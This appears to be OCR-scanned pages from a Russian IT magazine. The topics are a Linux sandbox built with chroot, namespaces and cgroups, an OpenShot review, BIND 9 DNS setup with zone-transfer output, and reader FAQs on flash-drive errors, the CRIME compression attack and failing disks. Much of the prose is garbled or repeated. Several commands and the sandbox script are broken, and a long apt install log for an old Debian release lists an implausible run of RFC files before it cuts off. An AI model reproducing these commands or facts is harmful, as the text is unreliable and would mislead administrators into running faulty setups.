Как видишь, хотя мы попросили команду ls отобразить содержимое корневого каталога, нам показали содержимое `~/sandbox`. Бинарник ls замкнут в этом каталоге, и файлы основной системы для него как бы не существуют. Казалось бы, вот она, песочница для запуска сервисов и небезопасного софта. Да, далее приложение не сможет выйти за пределы своего, но есть одна тонкость. Для ls результатом стала только файловая система (в root-ом — файловая аналогия), тогда как все остальные процессы идут мимо как бы не существует. Казалось бы, вот она, песочница для запуска сервисов и небезопасного софта. Да, далее приложение не сможет выйти за пределы своего, но есть одна тонкость. Для ls результатом стала только файловая система (в root-ом — файловая аналогия), тогда как все остальные процессы идут мимо. Процессы, которые всей сети, разделяемая памяти) остались общими с основной системой. Если ты создашь внутри chroot-каталога процесс, использующий какие-нибудь собственные поэтому, а значит с процессами, бинарниками, libs, по обнаружишь, что из chroot видит все процессы основной системы. IP-адрес и маршрут брандмауэра также остаются неизменными. Приложение, использующе разделяемую память, в chroot-окружении не сработает, IPC-сокеты общаться с процессами хост-системы. Впрочем, работающий в chroot с правами root, сможет легко покинуть песочницу.

УКРЕПЛЯЕМ ПЕСОЧНИЦУ

Для решения этих проблем во FreeBSD еще в 2000-м году появился механизм jail, программный чистый и мощный. Он позволил отделить процессы основной системы от процессов внутри chroot'ов, ограничить доступ к сети и ресурсам, а также запускать в jail-окружении не только приложения, но целые собственные hostname, а начиная с FreeBSD 9.0 — ограничить использование ресурсов.

Разработчики Linux после чтения статьи о jail решили в реализовали концепцию «пространств имен» (namespaces). Это уже более комплексный и универсальный механизм, позволяющий выполнять, над процессами (существенно ядра списков процессов, разделяемая память, сетевой стек) примерно ту же операцию, что chroot вместе с jail, изолировать приложение в собственном окружении, не трогая основное приложение от основной системы. Существует множество разных типов пространств имен:

- **PID** — пространство имен процессов, ограничивает область видимости только процессами, которые были порождены самим приложением, а запущенным из-под root-а видит все остальные процессы системы;
- **Network** — создает отдельный сетевой стек для приложения или его потомков, с собственными IP-адресами, правилами брандмауэра, таблицами маршрутизации, привязками DGS и так далее;
- **UTS** — позволяет приложению и его потомкам собственное доменное имя;
- **User** — создает собственную таблицу пользователей и групп.

Красота пространств имен в том, что их очень просто применить. Достаточно запустить приложение под управлением команды unshare, передав ей нескольких флагов. Для примера выполним следующую команду:

```
$ sudo unshare -p -fuser -r -mount-proc /usr/bin/ps -aux
```

Несмотря на то что мы пример попросили ps показать все системные процессы (флаги `-aux`), в chroot процессов оказывается только сам ps. Такое происходит потому, что мы запустили ps в собственном пространстве имен процессов (флаг `-p` и флаги `-fork` и `-mount-proc`, чтобы сконтировать `/proc` по новом же после применения пространства имен). Можешь заменить `/usr/bin/ps` на `/usr/bin/top`, чтобы убедиться, что top тоже не может «заглянуть» за пределы пространства имен:

Работа top, запущенная в пространстве имен процессов

Команда unshare позволяет запускать приложение и в любом другом пространстве имен, поэтому, обобщение ее с командой chroot, мы можем создать, по-настоящему изолированную песочницу:

```
$ sudo unshare -pfuimU -r -fork --mount-proc chroot ~/sandbox ⤶
    /bin/ls -l /
```

Эта команда создает все перечисленные выше пространства имен (кроме сетевого и запускает `/bin/ls -l /` в chroot-окружении. Теперь, в изолированном окружении с собственным тонким монтированием, ковраном, списком процессов. Сделаем чистое, что на нашем, это выделенный сетевой стек (если все пространство имен). Для этого мы создадим с помощью утилиты `ip` — `ip netns add <имя_пространства_имен>`, после чего мы сможем запустить unshare с ключом `-n` для использования нового пространства имен.

Создавая jail-песочницу, мы выделяли его к физическому сетевому интерфейсу `eth0` (у тебя его или, скорее всего, будет другое, запусти ifconfig, чтобы узнать точно):

```
$ sudo brctl addbr br0
$ sudo brctl addif br0 eth0
$ sudo dhcpcd br0
```

Далее создаем новое сетевое пространство имен (назовем его sandbox) и также пару соединяем друг с другом виртуальных сетевых интерфейсов (`veth`), один из которых `veth0` пробросим в это пространство имен:

```
$ sudo ip netns add sandbox
$ sudo link add veth1 type veth peer name veth1
$ sudo link set eth1 netns sandbox
```

Подключаем виртуальный сетевой интерфейс к мосту и запускаем `dhcpcd` для получения IP-адреса:

```
$ sudo brctl addif br0 veth1
$ sudo link set veth1 up
$ sudo ip netns exec dhcpcd ethn1
```

В качестве последнего штриха добавляем в виртуальное окружение адрес DNS-сервера (это будет публичный 8.8.8.8):

```
$ sudo mkdir ~/sandbox/etc
$ sudo echo 'nameserver 8.8.8.8' > ~/sandbox/etc/resolv.conf
```

Осталось только запустить наше приложение в окружении в полученном пространстве имен:

```
$ sudo ip netns exec unshare -pfuimU -fork --mount-proc chroot ⤶
    ~/sandbox /bin/ls -l /
```

ВОЗДВИГАЕМ СТЕНЫ

Для примера с `/bin/ls` это неважно, но настоящее виртуальное окружение также должно ограничивать потребление приложением ресурсы. Будь то процессор, память или произвольная способность дроссель подсистемы. Для этих целей в ядре Linux есть такая вещь, как control groups (cgroups), позволяющий объединить процессы в группы и привязать к ним так называемые контроллеры, которые будут следить за ними и не дать им лишнего. Всего существует около десятка различных контроллеров, наиболее полезных из них:

- **blkio** — устанавливает для процесса лимиты ввода-вывода;
- **cpu** — позволяет ограничить использование процессора;
- **cpuset** — привязывает группу процессов к определенному процессорному ядру;
- **devices** — контролирует доступ к определенным аппаратным устройствам;
- **freezer** — позволяет замораживать процессы в группе;
- **memory** — устанавливает лимиты на использование оперативной памяти.

Мы для простоты будем использовать только два контроллера: cpu и memory. Для начала создадим группу контроллеров:

```
$ sudo cgcreate -g cpu,memory:/sandbox
```

Далее установим лимиты. С памятью все просто, указываем прямым текстом 128 Мбайт:

```
$ sudo cgset -r memory.limit_in_bytes=128M sandbox
```

С процессором дела обстоят несколько сложнее. Здесь необходимо указывать период процессорного времени и максимальное время в кванты, выделенное группе процессов на этот период. Например, если мы хотим, чтобы наша группа процессов (песочнице) получала доступ к процессорному времени сроком где-то на одну секунду каждую секунду, то нужно выполнить следующую команду:

```
$ sudo cgset -r cpu.cfs_period_us=1000000 ⤶
    -r cpu.cfs_quota_us=1000000 sandbox
```

Обратит внимание, что данная настройка относится только к одному процессору, то есть на двухъядерной системе приложение будет получать процессор в два раза реже, а на четырехъядерной — в четыре раза реже. Еще один момент: данная настройка вовсе не значит, что приложение получит 10% процессорной мощности, она всего лишь гарантирует, что приложение не будет получать доступ к процессору реже, чем мы указали. Если система простаивает, то приложение может выделить процессорное время сколько угодно времени для работы.

Ну и в завершение нам необходимо запустить наше приложение под управлением cgroups:

```
$ sudo cgexec -g cpu,memory:/sandbox ls netns exec unshare -piumU ⤶
    --fork --mount-proc chroot ~/sandbox /bin/ls -l /
```

Вуаля, мы получили полнофункциональное виртуальное окружение, полностью отрезанное от основной системы, с ограниченным ресурсами и выходом в сеть через виртуальный шлюз.

СОБИРАЕМ ВСЕ ВМЕСТЕ

Теперь, когда мы знаем, как создать песочницу, мы можем написать скрипт, который сделает все за нас. Вот он:

```
#!/bin/sh
#
#  Script for creating sandbox
#
NAME=$1

#  Создаем директорию каталога
mkdir -p $HOME
mkdir -p ~/sandbox/$NAME/{bin,sbin,etc,lib64,home,root,var,tmp}
mkdir -p ~/sandbox/$NAME/usr/{bin,sbin,lib}

#  Определяем CPU
cp -which $NAME' ~/sandbox/$NAME/' which $NAME

#  Копируем библиотеки для каждого из них
cp /lib64/{ld-linux-x86-64.so.2,libc.so.6} ~/sandbox/$NAME/lib64

#  Получаем список библиотек приложения
libs=`ldd $(which $NAME) | grep -v linux-vdso.so.1 | grep -v
ld-linux-x86-64.so.2 | cut -d " " f3`

#  Копируем библиотеки
for lib in $libs; do
    cp $lib ~/sandbox/$NAME/$lib
done

#  Создаем виртуальный мост и создаем сетевое пространство имен
brctl addbr br0
brctl addif br0 eth0

ip netns add $NAME
ip link add veth1 type veth peer name eth1
ip link set eth1 netns $NAME

brctl addif br0 veth1
ip link set veth1 up
ip netns exec dhcpcd ethn1

#  Добавляем DNS-сервер
echo "nameserver 8.8.8.8" > ~/sandbox/$NAME/etc/resolv.conf

#  Создаем cgroup
cgcreate -g cpu,memory:/$NAME
cgset -r memory.limit_in_bytes=128M $NAME
cgset -r cpu.cfs_period_us=1000000 -r cpu.cfs_quota_us=100000 $NAME

#  Запускаем приложение в песочнице
cgexec -g cpu,memory:/$NAME ip netns exec unshare -piumU --fork
--mount-proc chroot ~/sandbox/$NAME' which $NAME'

#  Подчищаем за собой
cgdelete -g cpu,memory:/$NAME
ip netns delete $NAME
brctl delbr br0
rm -rf ~/sandbox/$NAME
```

Пользовать скриптом очень просто. Достаточно просто указать имя приложения:

```
$ sudo sandbox.sh ps
```

Далее скрипт создаст выделенную песочницу в каталоге `~/sandbox`, скопирует в него приложение и его зависимости, настроит сетевой мост и создаст и запустит приложение, после чего удалит песочницу и обрушит настройки. Для простоты аргументы игнорируются. Также не пытайся с его помощью запустить сложные, а тем более графические софт, зависящий от файлов настроек и других данных, которые этот скрипт не умеет копировать в песочницу.

ВЫВОДЫ

Через сам имеет все необходимые средства для создания изолированных окружений изолятором. Но все самые технологии можно использовать для запуска не только приложений, но и полноценных систем. Например, в файловом окружении. Для этого достаточно скопировать в каталог песочницы все файлы дистрибутива, смонтировать proc, sysfs и dev и запустить systemd. Вот и все.

Ну а полнуюпусть Docker обрулевка всего лишь тем, что он позволяет сам скачивать образы, а также сделал кроссплатформенным. Docker использует самому копировать заказанные библиотеки и зависимости с настройками.

ЗАЙМИ СЕБЕ ПРОГРАММУ

РАЗВЫВАЕМСЯ С OPENSHOT

Иван Сахаровский
Unixoid
@unixoid

Бытует мнение, что для Linux полно видеоредакторов, но нормальных среди них нет, а потому до Windows все-таки придется для обработки видео. Спорить можно долго, но сперва стоит сказать, что все профессиональные решения имеют свою, и немалую, цену, абсолютному же большинству пользователей обычно нужен понятный в применении инструмент для обработки «видео для YouTube». Некоторое время назад мы делали обзор Kdenlive и Cinelerra-GG под Linux. А сегодня остановимся на одном из самых простых, но в то же время функциональном представителе — OpenShot.

ПРОСТ ВНУТРИ

Разработчики OpenShot особо предусмотрели пользователям Linux не только. Начиная с версии 2009 года каждая версия готовила — для Debian Testing (и Linuxfarm Thomas), решившего с чего-сходно инструмент для работы с ежедневной частью. Поэтому сразу после Ubuntu Trusty пользователям в Openshot доступен удобный бинарник между выжившими Ubuntu 14.04 и Debian Jessie. Для остальных дистрибутивов — Fedora, openSUSE, Mandriva, Mageia — есть репозиторий. Из менее распространенных, пока нет стандартов Kdenlive, Cinelerra и Kino. И несмотря на то, что он значительно расстается на порядковые номера сборок, разработчики первым проверяют по стабильности выпуска в сторонних репозиториях.

Сам OpenShot — это, по сути, оболочка для FFmpeg, внутренняя по отношению к ней, предоставляющая пользователю простые, понятные инструменты. Это значит, что OpenShot — не монолитный комбайн, в котором каждые сотые кнопки отвечают за свой, а скелет, набор необходимых инструментов, для каждого — свои данные: формат, кодеки, дополнительные параметры. Хотя в его сборке — свои собственные фильтры для редактирования видео (в даже) (размер, яркость, цветовая гамма, сглаживание, изменение скорости), видеоэффекты (яркость, гамма

BIND 9

ОПЫТ НАСТРОЙКИ И ЭКСПЛУАТАЦИИ DNS-СЕРВЕРА

Александр «Ро» Рыбаков
Учреждение Российской академии наук Институт системного программного обеспечения РАН
Российская Федерация, Москва
Sasha@redrose.net

Сегодня невозможно представить себе интернет без DNS. Однако многие администраторы не уделяют время настройке этой службы и на серверах, поэтому не используют все ее мощь даже на треть.

ИТАК, ПЛАНЫ НА СЕГОДНЯ!

1. Настройка зоны master.
2. Подключение зон к слейву.
3. Каждому свое: настройка параметров в зависимости от адреса клиента, с которого пришел запрос.
4. Подключаем внешний DNS-фильтр.

```
$ dig -t axfr -p 5353 @ns.redrose.net. +multiline +noquit +nocomments +nocmd +nostats +ttlid
; <<>> DiG 9.3.2 <<>> -t axfr -p 5353 @ns.redrose.net. +multiline +noquit +nocomments +nocmd +nostats +ttlid
; (1 server found)
;; global options: +cmd
redrose.net.            86400 IN SOA    ns.redrose.net. root.redrose.net. (
                                        2005021902 ; serial
                                        1d ; refresh
                                        12h ; retry
                                        1w ; expire
                                        3h ; minimum
redrose.net.            86400 IN NS     ns.redrose.net.
redrose.net.            86400 IN MX     10 mail.redrose.net.
redrose.net.            86400 IN A      192.168.0.6
www.redrose.net.        86400 IN CNAME  redrose.net.
mail.redrose.net.       86400 IN A      192.168.0.3
ns.redrose.net.         86400 IN A      192.168.0.3
ns1.redrose.net.        86400 IN A      192.168.0.3
ns2.redrose.net.        86400 IN A      192.168.0.4
ns3.redrose.net.        86400 IN A      192.168.0.5
ns4.redrose.net.        86400 IN A      192.168.0.6
ns5.redrose.net.        86400 IN A      192.168.0.7
ns6.redrose.net.        86400 IN A      192.168.0.8
ns7.redrose.net.        86400 IN A      192.168.0.9
ns8.redrose.net.        86400 IN A      192.168.0.10
ns9.redrose.net.        86400 IN A      192.168.0.11
ns10.redrose.net.       86400 IN A      192.168.0.12
ns11.redrose.net.       86400 IN A      192.168.0.13
ns12.redrose.net.       86400 IN A      192.168.0.14
ns13.redrose.net.       86400 IN A      192.168.0.15
ns14.redrose.net.       86400 IN A      192.168.0.16
ns15.redrose.net.       86400 IN A      192.168.0.17
ns16.redrose.net.       86400 IN A      192.168.0.18
ns17.redrose.net.       86400 IN A      192.168.0.19
ns18.redrose.net.       86400 IN A      192.168.0.20
ns19.redrose.net.       86400 IN A      192.168.0.21
ns20.redrose.net.       86400 IN A      192.168.0.22
redrose.net.            86400 IN SOA    ns.redrose.net. root.redrose.net. (
                                        2005021902 ; serial
                                        1d ; refresh
                                        12h ; retry
                                        1w ; expire
                                        3h ; minimum
;; Query time: 1 msec
;; SERVER: 192.168.0.6#53(192.168.0.6)
;; WHEN: Wed Feb 23 15:17:02 2005
;; XFR size: 35 records (messages 1, bytes 1120)
```

Пример отсасания зоны DNS

ИНТРО

Когда я устроился на работу, количество серверов в нашей сети можно было пересчитать по пальцам одной руки. Время шло, число серверов росло. Обслуживанием DNS-серверов был сначала занят один человек, потом к нему подключился еще один, и все. Все остальные запросы он просто пересылал на DNS-сервер Google'а (8.8.8.8). Что же, в принципе, неплохо: сервер этот был быстрым. Потом в один прекрасный день сервер рухнул физически. После замены системы подняли, виртуализацию прикрутили. Поставили свежеустановленный Debian и к нему BIND 9. Пришлось тут же ВР, что был у DNS-сервера до падения. Настройки восстановили из бэкапа. После успешного старта стали думать, как «закручивать болты».

Параллельно с этой работой был установлен кэшер, который держал на себе зону (например) какой-то. Само собой, центральный DNS должен» о нем знать, а еще лучше быть самим DNS-сервером для этой зоны. Далее возникла необходимость перенаправить DNS-запросы от центрального сервера к директору з зависимости от того, из какой сети пришел запрос. Делалось это ради подключения внешних DNS-фильтров, но не для всех. А только для тех, кому надо, а именно образовательных городских сетей — территории образовательных учреждений. Обо всем этом и пойдет речь ниже.

НЕМНОГО ТЕОРИИ

Основная цель DNS — это отображение доменных имен в IP-адреса и наоборот — и в DNS. Решаем были рассмотрены BIND (Berkeley Internet Name Domain, ранее Berkeley Internet Name Daemon), как самый распространенный софт для подобных целей. Сейчас BIND входит в состав любого дистрибутива UNIX. Основу BIND составляет демон named, который для своей работы использует UDP/53 и для запросов TCP/53. Очень подробно о нем рассказано в статье «Альбом».

Если кэшешь показывается с «новым» BIND, то рекомендую к чтению вот эту статью. В ней сложные версии 9 были последней, а 10-й версии пока не раздают сообщения, и это ПО ныне известно как Bind.

БЫСТРАЯ УСТАНОВКА, ИЛИ ЕЩЕ РАЗ ОБ ОДНОМ И ТОМ ЖЕ

Итак, когда стемнеть BIND 9 уже вышел, а Debian'ы еще не стали менять материалы. Так что быстро-пробежимся по этому пункту, не вдаваясь в подробности. Для начала инсталлируем установить BIND 9 в систему. Для пользователей MS Windows есть версия BIND 9 под их платформу.

```
$ sudo apt install bind9
```

```
Reading package lists... Done
Building dependency tree... Done
The following NEW packages will be installed:
  bind9 bind9-doc
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 1.1MB/1.1MB archives.
After unpacking 3.2MB of additional disk space will be used.
Do you want to continue? [Y/n/?] y
Get:1 http://ftp.ru.debian.org/debian/ etch/main libbind9 1:9.3.1-1
Get:2 http://ftp.ru.debian.org/debian/ etch/main bind9 1:9.3.1-1
Fetched 1.1MB/1.1MB in 1min 4s (17.1kB/s)
Preconfiguring packages ...
Selecting previously deleted package libbind9.
(Reading database ... 16000 files and directories currently installed.)
Unpacking libbind9 (from .../libbind9_1:9.3.1-1_i386.deb) ...
Selecting previously deleted package bind9.
Unpacking bind9 (from .../bind9_1:9.3.1-1_i386.deb) ...
Setting up libbind9 (1:9.3.1-1) ...
Setting up bind9 (1:9.3.1-1) ...
Generating /etc/bind/rndc.key.
Starting domain name service... bind9
Generating /usr/share/doc/bind9/examples/bind.tar.gz
Generating /usr/share/doc/bind9-doc/arm.tar.gz
Generating /usr/share/doc/bind9-doc/misc.tar.gz
Generating /usr/share/doc/bind9-doc/draft.tar.gz
Generating /usr/share/doc/bind9-doc/man.tar.gz
Generating /usr/share/doc/bind9-doc/isc.tar.gz
Generating /usr/share/doc/bind9-doc/html.tar.gz
Generating /usr/share/doc/bind9-doc/archive.tar.gz
Generating /usr/share/doc/bind9-doc/rfc.tar.gz
Generating /usr/share/doc/bind9-doc/misc/README
Generating /usr/share/doc/bind9-doc/misc/dnssec
Generating /usr/share/doc/bind9-doc/misc/iterated
Generating /usr/share/doc/bind9-doc/misc/maintain
Generating /usr/share/doc/bind9-doc/misc/options
Generating /usr/share/doc/bind9-doc/misc/rfc-compliance
Generating /usr/share/doc/bind9-doc/misc/roadmap
Generating /usr/share/doc/bind9-doc/misc/sdb
Generating /usr/share/doc/bind9-doc/misc/zmanual
Generating /usr/share/doc/bind9-doc/misc/zonefiles
Generating /usr/share/doc/bind9-doc/misc/ipv6
Generating /usr/share/doc/bind9-doc/misc/migrate
Generating /usr/share/doc/bind9-doc/misc/nsupdate
Generating /usr/share/doc/bind9-doc/misc/rfc1035
Generating /usr/share/doc/bind9-doc/misc/rfc2845
Generating /usr/share/doc/bind9-doc/misc/rfc2930
Generating /usr/share/doc/bind9-doc/misc/rfc3123
Generating /usr/share/doc/bind9-doc/misc/rfc3197
Generating /usr/share/doc/bind9-doc/misc/rfc3596
Generating /usr/share/doc/bind9-doc/misc/rfc3645
Generating /usr/share/doc/bind9-doc/misc/rfc3658
Generating /usr/share/doc/bind9-doc/misc/rfc3833
Generating /usr/share/doc/bind9-doc/misc/rfc3845
Generating /usr/share/doc/bind9-doc/misc/rfc3901
Generating /usr/share/doc/bind9-doc/misc/rfc4033
Generating /usr/share/doc/bind9-doc/misc/rfc4034
Generating /usr/share/doc/bind9-doc/misc/rfc4035
Generating /usr/share/doc/bind9-doc/misc/rfc4074
Generating /usr/share/doc/bind9-doc/misc/rfc4084
Generating /usr/share/doc/bind9-doc/misc/rfc4086
Generating /usr/share/doc/bind9-doc/misc/rfc4183
Generating /usr/share/doc/bind9-doc/misc/rfc4255
Generating /usr/share/doc/bind9-doc/misc/rfc4343
Generating /usr/share/doc/bind9-doc/misc/rfc4398
Generating /usr/share/doc/bind9-doc/misc/rfc4408
Generating /usr/share/doc/bind9-doc/misc/rfc4431
Generating /usr/share/doc/bind9-doc/misc/rfc4470
Generating /usr/share/doc/bind9-doc/misc/rfc4472
Generating /usr/share/doc/bind9-doc/misc/rfc4501
Generating /usr/share/doc/bind9-doc/misc/rfc4592
Generating /usr/share/doc/bind9-doc/misc/rfc4635
Generating /usr/share/doc/bind9-doc/misc/rfc4641
Generating /usr/share/doc/bind9-doc/misc/rfc4701
Generating /usr/share/doc/bind9-doc/misc/rfc4702
Generating /usr/share/doc/bind9-doc/misc/rfc4703
Generating /usr/share/doc/bind9-doc/misc/rfc4704
Generating /usr/share/doc/bind9-doc/misc/rfc4705
Generating /usr/share/doc/bind9-doc/misc/rfc4806
Generating /usr/share/doc/bind9-doc/misc/rfc4892
Generating /usr/share/doc/bind9-doc/misc/rfc5001
Generating /usr/share/doc/bind9-doc/misc/rfc5011
Generating /usr/share/doc/bind9-doc/misc/rfc5155
Generating /usr/share/doc/bind9-doc/misc/rfc5166
Generating /usr/share/doc/bind9-doc/misc/rfc5205
Generating /usr/share/doc/bind9-doc/misc/rfc5358
Generating /usr/share/doc/bind9-doc/misc/rfc5452
Generating /usr/share/doc/bind9-doc/misc/rfc5518
Generating /usr/share/doc/bind9-doc/misc/rfc5625
Generating /usr/share/doc/bind9-doc/misc/rfc5702
Generating /usr/share/doc/bind9-doc/misc/rfc5737
Generating /usr/share/doc/bind9-doc/misc/rfc5936
Generating /usr/share/doc/bind9-doc/misc/rfc5966
Generating /usr/share/doc/bind9-doc/misc/rfc6147
Generating /usr/share/doc/bind9-doc/misc/rfc6195
Generating /usr/share/doc/bind9-doc/misc/rfc6604
Generating /usr/share/doc/bind9-doc/misc/rfc6840
Generating /usr/share/doc/bind9-doc/misc/rfc6891
Generating /usr/share/doc/bind9-doc/misc/rfc6895
Generating /usr/share/doc/bind9-doc/misc/rfc6975
Generating /usr/share/doc/bind9-doc/misc/rfc7129
Generating /usr/share/doc/bind9-doc/misc/rfc7344
Generating /usr/share/doc/bind9-doc/misc/rfc7477
Generating /usr/share/doc/bind9-doc/misc/rfc7553
Generating /usr/share/doc/bind9-doc/misc/rfc7646
Generating /usr/share/doc/bind9-doc/misc/rfc7706
Generating /usr/share/doc/bind9-doc/misc/rfc7816
Generating /usr/share/doc/bind9-doc/misc/rfc7830
Generating /usr/share/doc/bind9-doc/misc/rfc7873
Generating /usr/share/doc/bind9-doc/misc/rfc7929
Generating /usr/share/doc/bind9-doc/misc/rfc8109
Generating /usr/share/doc/bind9-doc/misc/rfc8198
Generating /usr/share/doc/bind9-doc/misc/rfc8499
Generating /usr/share/doc/bind9-doc/misc/rfc8501
Generating /usr/share/doc/bind9-doc/misc/rfc8767
Generating /usr/share/doc/bind9-doc/misc/rfc8914
Generating /usr/share/doc/bind9-doc/misc/rfc8945
Generating /usr/share/doc/bind9-doc/misc/rfc8976
Generating /usr/share/doc/bind9-doc/misc/rfc9077
Generating /usr/share/doc/bind9-doc/misc/rfc9156
Generating /usr/share/doc/bind9-doc/misc/rfc9276
Generating /usr/share/doc/bind9-doc/misc/rfc9324
Generating /usr/share/doc/bind9-doc/misc/rfc9471
Generating /usr/share/doc/bind9-doc/misc/rfc9472
Generating /usr/share/doc/bind9-doc/misc/rfc9473
Generating /usr/share/doc/bind9-doc/misc/rfc9474
Generating /usr/share/doc/bind9-doc/misc/rfc9539
Generating /usr/share/doc/bind9-doc/misc/rfc9567
Generating /usr/share/doc/bind9-doc/misc/rfc9570
Generating /usr/share/doc/bind9-doc/misc/rfc9606
Generating /usr/share/doc/bind9-doc/misc/rfc9615
Generating /usr/share/doc/bind9-doc/misc/rfc9618
Generating /usr/share/doc/bind9-doc/misc/rfc9620
Generating /usr/share/doc/bind9-doc/misc/rfc9630
Generating /usr/share/doc/bind9-doc/misc/rfc9640
Generating /usr/share/doc/bind9-doc/misc/rfc9643
Generating /usr/share/doc/bind9-doc/misc/rfc9644
Generating /usr/share/doc/bind9-doc/misc/rfc9648
Generating /usr/share/doc/bind9-doc/misc/rfc9649
Generating /usr/share/doc/bind9-doc/misc/rfc9650
Generating /usr/share/doc/bind9-doc/misc/rfc9652
Generating /usr/share/doc/bind9-doc/misc/rfc9653
Generating /usr/share/doc/bind9-doc/misc/rfc9654
Generating /usr/share/doc/bind9-doc/misc/rfc9655
Generating /usr/share/doc/bind9-doc/misc/rfc9656
Generating /usr/share/doc/bind9-doc/misc/rfc9657
Generating /usr/share/doc/bind9-doc/misc/rfc9658
Generating /usr/share/doc/bind9-doc/misc/rfc9659
Generating /usr/share/doc/bind9-doc/misc/rfc9660
Generating /usr/share/doc/bind9-doc/misc/rfc9661
Generating /usr/share/doc/bind9-doc/misc/rfc9662
Generating /usr/share/doc/bind9-doc/misc/rfc9663
Generating /usr/share/doc/bind9-doc/misc/rfc9664
Generating /usr/share/doc/bind9-doc/misc/rfc9665
Generating /usr/share/doc/bind9-doc/misc/rfc9666
Generating /usr/share/doc/bind9-doc/misc/rfc9667
Generating /usr/share/doc/bind9-doc/misc/rfc9668
Generating /usr/share/doc/bind9-doc/misc/rfc9669
Generating /usr/share/doc/bind9-doc/misc/rfc9670
Generating /usr/share/doc/bind9-doc/misc/rfc9671
Generating
```

Алексей Zemond
Панкратов
Zemdnd@gmail.com

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)

КАК ПОБОРОТЬ ОШИБКУ 0X80070570 ПРИ КОПИРОВАНИИ ФАЙЛОВ НА ФЛЕШКУ


Если ты копируешь файлы на Flash-накопитель, а Windows жалуется на ошибку с загадочным номером, то не торопись ругаться и выбрасывать флешку в мусор. Возможно, ее еще можно спасти. Сейчас расскажу, что для этого нужно делать.

Если сообщение появляется именно при копировании файлов, значит, трабла связана с ошибками файловой системы носителя. Лечится это на удивление просто. Открываем свойства носителя и, перейдя на вкладку «Сервис», нажимаем кнопку «Проверить». В появившемся окне необходимо выставить галочку «Автоматическое исправление ошибок» и запустить процесс.

После окончания операции система исправит все найденные ошибки, и на флешку можно будет переносить данные.

Второй возможный вариант — сообщение об ошибке с таким номером появляется при установке Windows. В этом случае за номером 80070570 могут скрываться целых три разных проблемы:

- поврежденные файлы на установочном носителе, диске или флешке;
- неисправность оперативной памяти;
- неисправность жесткого диска.



Проверка диска на наличие ошибок

Для начала попробуй записать образ заново, взяв другую программу для записи. Если это не сработает, то, по крайней мере, ты будешь знать, что дело не в ошибках чтения. Для проверки платы можешь взять тот же memtest86+, ну а для проверки диска подойдет любая читалка параметров SMART.

Если выявить проблему так и не удалось, то остается сделать низкоуровневое форматирование диска через любой дистрибутив Live CD. И на всякий случай обнови версию прошивки BIOS — в редких случаях помогает именно это.

КАК ГРАМОТНО СОЧЕТАТЬ СЖАТИЕ И ШИФРОВАНИЕ

Если у тебя есть некий массив ценных данных, которые ты бы хотел сохранить в зашифрованном виде, то первым делом перед тобой встает вопрос: что сначала — шифровать или архивировать? Ответ на самом деле однозначный — архивировать после шифрования нет никакого смысла.

Зашифрованный файл уже не сожмется, ведь после работы криптографического алгоритма пригодные для сжатия участки упорядоченной информации пропадут. Но вот интересный факт: существует случай, когда сжимать перед шифрованием вообще не рекомендуется.

Речь об уязвимости под названием CRIME (Compression Ratio Info-leak Made Easy). Если атакующий имеет возможность контролировать часть шифруемых данных, а также инициировать процесс сжатия и получать доступ к результату, то он сможет восстановить оставшуюся, неизвестную часть чьих-то пользовательских файла. Отравляя дублирующиеся данные, он способен влиять на содержащийся в архиве словарь и наблюдать изменения размера архива. Именно по размеру и вычисляются секретные данные.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  50 2E 31 61 73 65 73 73 69 6F 6E 69 64 3D 64 50  ..1assessionid=dP
00000010  4F 53 54 20 2F 74 61 72 67 65 74 20 48 54 54 50  OST /target HTTP
00000020  2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 65 78 61 6D  /1..Host: examp
00000030  6C 65 2E 63 6F 6D 0D 0A 55 73 65 72 2D 41 67 65  le.com..User-Age
00000040  6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20  nt: Mozilla/5.0
00000050  28 57 69 6E 64 6F 77 73 20 6E 54 20 36 2E 30 3B  (Windows NT 6.;
00000060  57 4F 57 36 34 3B 20 72 76 3A 31 34 2E 30 29 20  WOW64; rv:14.0)
00000070  47 65 63 6B 6F 2F 32 30 31 30 30 31 30 31 20 46  Gecko/20100101 F
00000080  69 72 65 66 6F 78 2F 31 34 2E 30 0D 0A 43 6F 6F  irefox/14.0...Co
00000090  6B 69 65 3A 20 73 65 73 73 69 6F 6E 69 64 3D 63  okie: sessionid=c
000000A0  30 66 38 39 3A 36 34 63 42 34 65 42 50 30 33     0f89:64cB4eB003
000000B0  31 62 61 32 34 39 0D 0A 0D 0A 62                 1ba249....[
```

CRIME

Сфера применения CRIME — подбор секретных cookie, передаваемых по протоколам HTTPS и SPDY, и перехват сессии. Так что если ты шифруешь свой суперважный архив, можешь ничего не бояться и предварительно сжать его. Но если ты мастеришь какую-то автоматизированную систему, помни, что экономить килобайты лучше не в ущерб безопасности.

ЧТО ДЕЛАТЬ, ЕСЛИ ЖЕСТКИЙ ДИСК ВДРУГ ПЕРЕСТАЛ РАБОТАТЬ

Представь такую крайне неприятную ситуацию: ты включаешь компьютер, а операционка жалуется, что жесткий диск не читается. Что делать? Можно, к примеру, принести ягненка в жертву компьютерным богам, станцевать ритуальный танец, поставить свечку в храме или даже вызвать мастера по объяснению в подъезде. Но давай лучше сосредоточимся на более конструктивных методах.

Итак, первый и главный вопрос: определяется ли диск в BIOS? Если нет, то нужно проверить, не отходят ли кабели, и, если у тебя есть кредл для диска, на всякий случай попробовать подключить через него — иногда это помогает. Если ничто не сработало, то остается нести винт в лабораторию восстановления данных.

Если же диск виден, но файловая система неверная, то тут уже можно кое-что предпринять. Для начала разобудоть какой-нибудь Live CD и проверь параметры SMART диска. В той же Ubuntu это делается штатными средствами. Если видишь, что дело плохо, будь осторожен и не инициируй лишних операций с диском — он может совсем рассыпаться в любой момент.

Если прямой угрозы нет, сними образ. Это можно сделать в той же Ubuntu с помощью утилиты dd). Если с командной строкой не дружишь, то подойдет тот же Acronis True Image.

